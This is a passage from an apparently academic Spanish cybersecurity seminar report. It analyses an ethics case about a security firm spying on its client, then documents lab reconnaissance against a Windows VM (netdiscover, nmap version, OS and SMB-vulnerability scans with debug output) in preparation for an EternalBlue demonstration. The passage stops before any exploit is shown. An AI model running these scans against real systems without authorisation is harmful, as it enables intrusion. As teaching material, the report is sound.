Además, aceptar este trabajo implicaría un alto riesgo personal y profesional. El experto podría verse implicado en exploraciones legales, enfrentar sanciones profesionales e incluso penales, y perjudicar irremediablemente su reputación. Por lo anterior, aunque la oferta monetaria de CyberFort

Technologies es atractiva, un experto en ciberseguridad moralista y comprometido no debería aceptar este trabajo. Los principios éticos y legales, así como el código de ética del COPNIA, deben primar sobre cualquier beneficio económico. La moralidad profesional y el compromiso social son valores principales que no pueden ser reemplazados.

4 Análisis del Caso "Ciberespionaje y Ética en CyberFort Technologies"

El caso de CyberFort Technologies representa una grave violación de la ética profesional y un conjunto de acciones con serias implicaciones legales. La empresa, contratada para realizar una auditoría de seguridad para un gobierno extranjero, se desvió de su mandato y llevó a cabo actividades de ciberespionaje contra su cliente. Al descubrir malware en los sistemas del gobierno, los expertos de CyberFort Technologies no se limitaron a eliminar la amenaza, sino que utilizaron su acceso privilegiado para recopilar información confidencial, incluyendo comunicaciones sensibles y documentos estratégicos relacionados con temas de defensa, política exterior y negociaciones comerciales.

La justificación de los empleados de la empresa, quienes argumentaron que estas acciones buscaban "garantizar la seguridad" y "prevenir futuras amenazas", es inaceptable, ya que la falta de consentimiento explícito por parte del gobierno contratante convierte esta recopilación de información en un acto de ciberespionaje. La situación se agrava aún más al descubrirse que algunos empleados de CyberFort Technologies vendieron la información obtenida en la *darknet* y a empresas rivales. Esta acción no solo viola la privacidad del cliente, sino que también constituye un delito grave de traición y espionaje.

Respuestas a los Interrogantes:

1. ¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

Las empresas de ciberseguridad deben tener acceso exclusivamente a la información necesaria para el alcance del servicio contratado, un acceso que debe estar claramente definido y limitado en el contrato. Para prevenir el uso indebido de este acceso, se deben implementar medidas robustas. Estas incluyen acuerdos de confidencialidad y no divulgación (NDA) que establezcan claramente las obligaciones de la empresa. Es fundamental aplicar el principio de mínimo privilegio, otorgando el menor nivel de acceso necesario. La segregación de funciones es crucial para evitar que una sola persona tenga control total. Además, se requiere la implementación de auditorías y registros de acceso detallados, junto con una supervisión y control interno efectivos. También se debería, adherir a certificaciones y estándares de seguridad reconocidos internacionalmente, como ISO 27001 (Norma ISO 27001, n.d.), es vital para establecer buenas prácticas.

2. ¿Qué mecanismos de supervisión y control deben implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

Para prevenir el uso indebido de herramientas de análisis forense, las empresas de ciberseguridad deben implementar mecanismos de supervisión y control estrictos. Esto incluye establecer Políticas de Uso Aceptable (PUA) claras y detalladas que definan las actividades permitidas y prohibidas. La capacitación y concientización de los empleados sobre las implicaciones éticas y legales es fundamental para fomentar una cultura de responsabilidad. Se debe limitar el control de acceso y autorización a las herramientas solo al personal autorizado, registrando cada uso. La supervisión de la actividad mediante sistemas de monitoreo es clave para detectar comportamientos anómalos. Las auditorías internas y externas periódicas verifican el cumplimiento de las políticas, y la existencia de canales de denuncia seguros y confidenciales permite a los empleados reportar conductas indebidas sin temor a represalias.

3. ¿Cómo deben responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente?

Ante el descubrimiento de ciberespionaje por parte de una empresa de ciberseguridad contratada, los gobiernos y organizaciones deben responder con firmeza. Esto implica una investigación exhaustiva para determinar el alcance del espionaje e identificar responsables, seguida de acciones legales mediante denuncias ante las autoridades competentes. Es crucial la abolición del contrato con la empresa infractora y la prohibición de su participación en futuros proyectos. La notificación a las partes afectadas es indispensable, junto con la revisión y reforzamiento de las políticas de seguridad internas. Se deben realizar auditorías de confianza independientes con otra compañía de ciberseguridad para un examen completo de los sistemas. Y por otro lado, la asistencia internacional con otros gobiernos es vital para compartir información sobre la empresa infractora y evitar que opere impunemente. Para restaurar la confianza y prevenir futuras ocurrencias, es fundamental demostrar un compromiso firme con la ética y la legalidad en la ciberseguridad, lo que implica fomentar la transparencia, la rendición de cuentas y el cuidado cabal de las leyes y regulaciones.

Etapa 3: Ejecución de Pruebas de Intrusión (Red Team)

La tercera etapa del seminario se centró en la aplicación práctica de las habilidades del Equipo Rojo (Red Team) mediante la ejecución de pruebas de intrusión en un escenario simulado. El objetivo principal fue demostrar la explotación de la vulnerabilidad EternalBlue (MS17-010) en un sistema Windows a través del protocolo SMB, documentando cada fase del proceso.

1 Herramientas usadas por el Equipo Rojo – RedTeam, su análisis y explotación en el escenario suministrado.

Como premisa se tiene, analizar la simulación del escenario que se está trabajando, se entiende que el equipo rojo debe identificar la causa que origina la fuga de la información en un pc de sistema

operativo que lo comanda Windows. Como punto clave se explota una aplicación vulnerable para obtener acceso y se escala privilegios solo para demostrar que es posible que suceda una vulnerabilidad a los directivos por medio de un usuario administrador.

En primera estancia, se detallan las herramientas usadas para llevar a cabo el objetivo, adjuntando evidencia necesaria, exponiendo los pasos de un pentesting.

Las fases típicas de un Pentesting, lo cual proporciona una estructura lógica y profesional son:

Reconocimiento (Recopilación de información)

Análisis de vulnerabilidades

Explotación

Post-Explotación

Reporte

RECONOCIMIENTO

En esta estancia, se buscó información preliminar sobre el sistema objetivo para identificar posibles vectores de ataque. Sobre la máquina Kali Linux y la máquina objetivo están en una misma red conectadas usando el modo adaptador puente.

Se inicia el reconocimiento, procediendo a identificar los hosts activos en la red local para determinar posibles objetivos para el análisis de seguridad. Para lograr esto, se utilizó la herramienta **netdiscover**.

Herramienta Utilizada: netdiscover

Propósito de la Herramienta: netdiscover es una herramienta que permite descubrir hosts activos e inactivos en un segmento de red mediante el envío de peticiones ARP. Esto proporciona una visión general de los dispositivos presentes en la red y sus direcciones MAC e IP.

Incidencia Inicial: Tras la instalación de netdiscover, al ejecutar el comando sin privilegios de administrador, el sistema reportó un error de permisos, como se evidencia a continuación:

vboxuser@Kali:~$ netdiscover

You must be root to run this.


Este mensaje indica que la herramienta netdiscover requiere privilegios de root para su ejecución.

Solución y Ejecución Correcta: Para resolver este problema, se ejecutó la herramienta **netdiscover** precedida del comando sudo, que permite la ejecución de comandos con privilegios de administrador. El comando ejecutado fue:

sudo netdiscover

Resultados Obtenidos: La ejecución correcta de netdiscover proporcionó la siguiente información sobre los dispositivos activos en la red:

Ilustración 7 Uso del comando netdiscover




Fuente: Elaboración propia.

Esta salida revela la presencia de varios dispositivos en la red. De particular interés es el host con la dirección IP 192.168.1.22, dirección MAC 08:00:27:92:80:c0 y fabricante PCS Systemtechnik GmbH, el cual se identificó como la máquina Windows objetivo. Esta información es valiosa para las siguientes fases del Pentesting, donde se procederá a escanear los servicios y buscar vulnerabilidades en este host específico.

Se realizó una validación de la dirección IP de la máquina Windows objetivo para asegurar la precisión de la información obtenida de forma pasiva mediante **netdiscover**. Se ejecutó el comando

ipconfig en la máquina Windows objetivo, y la salida confirmó la dirección IPv4 como 192.168.1.22, como se muestra en la siguiente imagen:

Ilustración 8 Dirección IPv4 Windows 192.168.1.22



Fuente: Elaboración propia.

Tras la identificación y validación de la máquina Windows objetivo (192.168.1.22), se procedió a un escaneo más detallado de sus servicios utilizando Nmap.

Herramienta Utilizada: Nmap

Propósito de la Herramienta: Nmap se empleó para escanear el host objetivo y determinar los servicios de red en ejecución, incluyendo la detección de las versiones de los servicios, lo cual permite identificar posibles vulnerabilidades específicas.

ESCANEO

Escaneo de puertos y detección de versiones


Para identificar los servicios en ejecución en la máquina Windows objetivo (192.168.1.22) y determinar posibles vectores de ataque, se realizó un escaneo de puertos utilizando la herramienta Nmap.

Se ejecutó el siguiente comando con privilegios de superusuario para obtener información detallada sobre los puertos abiertos y las versiones de los servicios:

sudo nmap -sV 192.168.1.22

Este escaneo proporcionó la siguiente información:

Ilustración 9 Escaneo Nmap



Fuente: Elaboración propia.

Los resultados del escaneo revelan los siguientes servicios en ejecución en la máquina objetivo:

Microsoft Windows RPC (puerto 135, 49152-49156): Este servicio es utilizado para la comunicación entre programas en un entorno Windows. Las vulnerabilidades en RPC podrían permitir la ejecución remota de código.

Microsoft Windows netbios-ssn (puerto 139): Este servicio se utiliza para compartir archivos e impresoras. Vulnerabilidades en NetBIOS pueden permitir el acceso no autorizado a recursos compartidos.

Microsoft-ds (puerto 445): Este es el servicio de Microsoft Directory Services, también utilizado para compartir archivos e impresoras (SMB). Es un objetivo común para los atacantes.


Microsoft HTTPAPI httpd 2.0 (puertos 2869, 5357, 10243): Este es un servidor web. Las versiones específicas deben investigarse para conocer posibles vulnerabilidades.

Esta información será utilizada para la siguiente fase del análisis, que consiste en la identificación y explotación de vulnerabilidades.

Luego de esto, se realizó un escaneo más avanzado para obtener información adicional sobre el sistema operativo, la configuración de red y otras características del host. Se utilizó el comando:


sudo nmap -A 192.168.1.22

Ilustración 10 Escaneo nmap -A



Fuente: Elaboración propia.

Ilustración 11 Escaneo nmap -A (continuación)



Fuente: Elaboración propia.

Este escaneo avanzado proporcionó la siguiente información adicional:

Sistema Operativo: nmap determinó que el sistema operativo de la máquina objetivo es **Microsoft Windows 7/2008|8.1**, con mayor detalle especificando **Microsoft Windows 7 SP0 - SP1,**

Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, o Windows 8.1 Update 1. Esta información es crucial para buscar vulnerabilidades específicas del sistema operativo.

Detalles HTTP: Los servicios HTTP en los puertos 2869, 5357 y 10243 utilizan **Microsoft-HTTPAPI/2.0**. Además, se observó que los títulos de estos servicios son "Service Unavailable" y "Not Found", lo que podría indicar problemas de configuración o aplicaciones web en ejecución.

Configuración SMB: Se identificó información relevante sobre el protocolo SMB (Server Message Block):

Se permite el acceso con la cuenta de invitado (account_used: guest).

El cifrado de mensajes está deshabilitado (message_signing: disabled), lo que representa un riesgo de seguridad ya que las comunicaciones SMB pueden ser interceptadas y modificadas.

Ruta de red: La máquina objetivo se encuentra a un salto de distancia, lo que indica que está en la misma red local.

Toda esta información es crucial para comprender el perfil de seguridad de la máquina objetivo e identificar posibles vulnerabilidades explotables. En particular, la información sobre el sistema operativo Windows y la configuración de SMB serán prioritarias en la siguiente fase de análisis de vulnerabilidades.

Basándonos en los resultados del escaneo, se pueden identificar las siguientes áreas como posibles vectores de ataque:

Microsoft Windows 7/2008|8.1: Se buscarán vulnerabilidades conocidas para estas versiones de Windows, especialmente aquellas que permitan la escalación de privilegios.

Microsoft HTTPAPI httpd 2.0: Se investigarán las vulnerabilidades conocidas para esta versión del servidor web. Los mensajes de "Service Unavailable" y "Not Found" podrían indicar problemas de configuración que podrían ser explotables.

SMB sin cifrado de mensajes: La falta de cifrado en las comunicaciones SMB (puertos 139 y 445) permite a un atacante en la misma red capturar y modificar el tráfico, lo que podría llevar al robo de credenciales o la ejecución de código remoto.


El siguiente paso será realizar una investigación más profunda sobre estas posibles vulnerabilidades y determinar la mejor manera de explotarlas para lograr los objetivos del pentesting, que incluyen la escalación de privilegios y la creación de un usuario administrador como prueba de concepto.

Detección de vulnerabilidades SMB

Dado que el escaneo previo reveló una configuración insegura en el protocolo SMB (cifrado de mensajes deshabilitado), se realizó una búsqueda específica de vulnerabilidades SMB utilizando los scripts de nmap. El comando ejecutado fue:

sudo nmap --script smb-vuln* 192.168.1.22

Ilustración 12 Detección de vulnerabilidades




Fuente: Elaboración propia.

Dado que el escaneo previo reveló una configuración insegura en el protocolo SMB (cifrado de mensajes deshabilitado), se realizó una búsqueda específica de vulnerabilidades SMB utilizando los scripts de nmap. Para obtener información detallada sobre los errores de ejecución de los scripts, se ejecutó el siguiente comando con la opción de debug (-d):

sudo nmap --script smb-vuln* -d 192.168.1.22


Ilustración 13 Búsqueda de Vulnerabilidades 1



```
root@Kali:/home/vboxuser# sudo nmap --script smb-vuln* -d 192.168.1.22
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-04 02:25 -05
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 11 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:25
Completed NSE at 02:25, 0.00s elapsed
Initiating ARP Ping Scan at 02:25
Scanning 192.168.1.22 [1 port]
Packet capture filter (device enp0s3): arp and arp[18:4] = 0x080027F7 and arp[22:2] = 0xEEE3
Completed ARP Ping Scan at 02:25, 0.04s elapsed (1 total hosts)
Overall sending rates: 24.61 packets / s, 1033.41 bytes / s.
mass_rdns: Using DNS server 127.0.0.53
Initiating Parallel DNS resolution of 1 host. at 02:25
mass_rdns: 0.04s 0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 02:25, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 02:25
Scanning 192.168.1.22 [1000 ports]
Packet capture filter (device enp0s3): dst host 192.168.1.21 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 192.168.1.22)))
Discovered open port 554/tcp on 192.168.1.22
Discovered open port 135/tcp on 192.168.1.22
Discovered open port 139/tcp on 192.168.1.22
Discovered open port 445/tcp on 192.168.1.22
Discovered open port 10243/tcp on 192.168.1.22
Discovered open port 49153/tcp on 192.168.1.22
Discovered open port 49156/tcp on 192.168.1.22
Discovered open port 49154/tcp on 192.168.1.22
Discovered open port 49152/tcp on 192.168.1.22
Discovered open port 5357/tcp on 192.168.1.22
Discovered open port 2869/tcp on 192.168.1.22
Discovered open port 49155/tcp on 192.168.1.22
Completed SYN Stealth Scan at 02:25, 1.16s elapsed (1000 total ports)
Overall sending rates: 858.99 packets / s, 37795.46 bytes / s.
NSE: Script scanning 192.168.1.22.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:25
NSE: Starting smb-vuln-webexec against 192.168.1.22:139.
```

Fuente: Elaboración propia.

Ilustración 14 Búsqueda de Vulnerabilidades 2




```
NSE: Starting smb-vuln-webexec against 192.168.1.22:139.
NSE: Starting smb-vuln-ms06-025 against 192.168.1.22.
NSE: Starting smb-vuln-ms17-010 against 192.168.1.22.
NSE: Starting smb-vuln-regsvc-dos against 192.168.1.22.
NSE: Starting smb-vuln-cve2009-3103 against 192.168.1.22.
NSE: Starting smb-vuln-ms10-061 against 192.168.1.22.
NSE: Starting smb-vuln-ms08-067 against 192.168.1.22.
NSE: Starting smb-vuln-ms10-054 against 192.168.1.22.
NSE: [smb-vuln-ms10-054 192.168.1.22] You must specify unsafe script argument to run this script.
NSE: Finished smb-vuln-ms10-054 against 192.168.1.22.
NSE: Starting smb-vuln-webexec against 192.168.1.22:445.
NSE: Starting smb-vuln-conficker against 192.168.1.22.
NSE: Starting smb-vuln-ms07-029 against 192.168.1.22.
NSE: Starting smb-vuln-cve-2017-7494 against 192.168.1.22.
NSE: [smb-vuln-cve2009-3103 192.168.1.22] Waiting 5 seconds to see if Windows crashed
NSE: [smb-vuln-webexec 192.168.1.22:139] SMB: Added account '' to account list
NSE: [smb-vuln-webexec 192.168.1.22:139] SMB: Added account 'guest' to account list
NSE: smb-vuln-webexec against 192.168.1.22:139 threw an error!
/usr/bin/../share/nmap/nselib/smbauth.lua:377: OpenSSL error 50856204 in digital envelope routines: function (null): unsupported
stack traceback:
        [C]: in function 'openssl.encrypt'
        /usr/bin/../share/nmap/nselib/smbauth.lua:377: in upvalue 'lm_create_hash'
        /usr/bin/../share/nmap/nselib/smbauth.lua:652: in function 'smbauth.get_password_response'
        /usr/bin/../share/nmap/nselib/smbauth.lua:775: in function 'smbauth.get_security_blob'
        /usr/bin/../share/nmap/nselib/smb.lua:1360: in upvalue 'start_session_extended'
        /usr/bin/../share/nmap/nselib/smb.lua:1565: in function 'smb.start_session'
        /usr/bin/../share/nmap/nselib/smb.lua:380: in function 'smb.start_ex'
        (...tail calls...)
        /usr/bin/../share/nmap/scripts/smb-vuln-webexec.nse:76: in function </usr/bin/../share/nmap/scripts/smb-vuln-webexec.nse:52>
        (...tail calls...)

NSE: smb-vuln-ms06-025 against 192.168.1.22 threw an error!
/usr/bin/../share/nmap/nselib/smbauth.lua:377: OpenSSL error 50856204 in digital envelope routines: function (null): unsupported
stack traceback:
        [C]: in function 'openssl.encrypt'
        /usr/bin/../share/nmap/nselib/smbauth.lua:377: in upvalue 'lm_create_hash'
        /usr/bin/../share/nmap/nselib/smbauth.lua:652: in function 'smbauth.get_password_response'
        /usr/bin/../share/nmap/nselib/smbauth.lua:775: in function 'smbauth.get_security_blob'
        /usr/bin/../share/nmap/nselib/smb.lua:1360: in upvalue 'start_session_extended'
        /usr/bin/../share/nmap/nselib/smb.lua:1565: in function 'smb.start_session'
        /usr/bin/../share/nmap/nselib/smb.lua:380: in function 'smb.start_ex'
        (...tail calls...)
        /usr/bin/../share/nmap/scripts/smb-vuln-ms06-025.nse:82: in global 'check_ms06_025'
        /usr/bin/../share/nmap/scripts/smb-vuln-ms06-025.nse:144: in function </usr/bin/../share/nmap/scripts/smb-vuln-ms06-025.nse:122>
        (...tail calls...)
```


Fuente: Elaboración propia.

Ilustración 15 Búsqueda de Vulnerabilidades 3




Fuente: Elaboración propia.

Ilustración 16 Búsqueda de Vulnerabilidades 4




Fuente: Elaboración propia.

Ilustración 17 Búsqueda de Vulnerabilidades 5



Fuente: Elaboración propia.

Ilustración 18 Búsqueda de Vulnerabilidades 6



Fuente: Elaboración propia.

Durante la fase de escaneo de vulnerabilidades SMB con nmap, se encontraron dificultades significativas que impidieron la correcta ejecución de los scripts de detección. Los errores persistentes, especialmente el error de OpenSSL al intentar detectar la vulnerabilidad EternalBlue (MS17-010), sugirieron un problema subyacente que no se resolvió con la actualización del sistema.

Ante esta situación, se tomó la decisión de cambiar la máquina Kali Linux utilizada para el pentesting. Se hipotetizó que el problema podría estar relacionado con una configuración específica o una inconsistencia en las dependencias de la máquina anterior.

